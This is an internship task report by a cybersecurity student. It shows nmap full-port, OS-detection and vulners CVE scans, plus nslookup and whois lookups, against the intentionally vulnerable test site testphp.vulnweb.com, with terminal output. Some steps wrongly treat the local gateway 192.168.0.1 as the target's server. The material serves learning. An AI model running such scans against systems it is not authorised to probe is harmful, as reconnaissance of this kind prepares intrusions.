ShadowFox

LEARN • CREATE • LEAD

Cyber Security Internship

Cyber Security Internship Task Report

Name : Pandya Dhara H.

Batch : August (Slot 2)

Date : 16/08/2024

Domain : Cyber Security

Level : Beginner & Intermediate

Table of Content

Figures

Introduction

Cybersecurity is all about keeping our digital lives safe. Just like you protect your home from intruders, cybersecurity protects your computers, smartphones, and online accounts from hackers and other cyber threats.

In today's world, we do so much online—shopping, banking, communicating, and more. This makes it important to ensure that our personal information, like passwords, bank details, and private messages, stays secure. Cybersecurity helps us do that by using various tools and practices to block unauthorized access and prevent cyberattacks.

In short, cybersecurity is about protecting the technology and data we rely on every day, ensuring that we can use the internet safely and securely.

Information

In this internship with SHADOWFOX, I gained extensive knowledge in the field of cybersecurity and acquired valuable practical experience. I worked on tasks ranging from basic to advanced levels, deepening my understanding of cybersecurity.

There are 3 level of tasks :

- Beginner Level
- Intermediate Level
- Advanced level

At the beginner level, I used Kali Linux tools such as Nmap, Dirb, and Wireshark.

At the intermediate level, I used VeraCrypt, PE Explorer, Kali Linux, Windows10, Metasploit.


I'm sharing the report of all these tasks, as outlined below.

Beginner Level

Task 1 :- Find all the ports that are open on the website http://testphp.vulnweb.com/


Step 1 : Open Kali Linux tool nmap. And type command by following :

- nmap testphp.vulweb.com
- nmap -p- testphp.vulnweb.com (you can also write specific port numbers for scan)



1.1 nmap port scan

- nmap -T4 -p- -A testphp.vulnweb.com
- nmap -t4 -p- -A -O -v –script vulners testphp.vulnweb.com





1.2 nmap website scanning

- nslookup testphp.vulnweb.com

  we can see , we get server address , so we are search that with whois command.


- whois 192.168.0.1



root@kali: ~/dhara
File Actions Edit View Help
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 2.92 ms 10.0.2.2
2 3.03 ms ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
NSE: Script Post-scanning.
Initiating NSE at 08:47
Completed NSE at 08:47, 0.00s elapsed
Initiating NSE at 08:47
Completed NSE at 08:47, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1159.80 seconds
Raw packets sent: 132018 (5.810MB) | Rcvd: 906 (36.256KB)
┌──(root㉿kali)-[~/dhara]
└─# nslookup testphp.vulnweb.com
Server: 192.168.0.1
Address: 192.168.0.1#53
Non-authoritative answer:
Name: testphp.vulnweb.com
Address: 44.228.249.3
┌──(root㉿kali)-[~/dhara]
└─# whois 192.168.0.1
#
ARIN WHOIS data and services are subject to the Terms of Use
available at: https://www.arin.net/resources/registry/whois/tou/
#
If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#
NetRange: 192.168.0.0 - 192.168.255.255


root@kali: ~/dhara
File Actions Edit View Help
#
NetRange: 192.168.0.0 - 192.168.255.255
CIDR: 192.168.0.0/16
NetName: PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle: NET-192-168-0-0-1
Parent: NET192 (NET-192-0-0-0-0)
NetType: IANA Special Use
OriginAS:
Organization: Internet Assigned Numbers Authority (IANA)
RegDate: 1994-03-15
Updated: 2024-05-24
Comment: These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically configured in hundreds of millions of devices. They are only intended for use within a private context and traffic that needs to cross the Internet will need to use a different, unique address.
Comment:
Comment: These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry. The traffic from these addresses does not come from ICANN or IANA. We are not the source of activity you may see on logs or in e-mail records. Please refer to http://www.iana.org/abuse/answers
Comment:
Comment: These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at:
Comment: http://datatracker.ietf.org/doc/rfc1918
Ref: https://rdap.arin.net/registry/ip/192.168.0.0
OrgName: Internet Assigned Numbers Authority
OrgId: IANA
Address: 12025 Waterfront Drive
Address: Suite 300
City: Los Angeles
StateProv: CA
PostalCode: 90292
Country: US
RegDate:
Updated: 2024-05-24
Ref: https://rdap.arin.net/registry/entity/IANA

- nmap -sV –script vulners 192.168.0.1


1.3 Find CVE using nmap






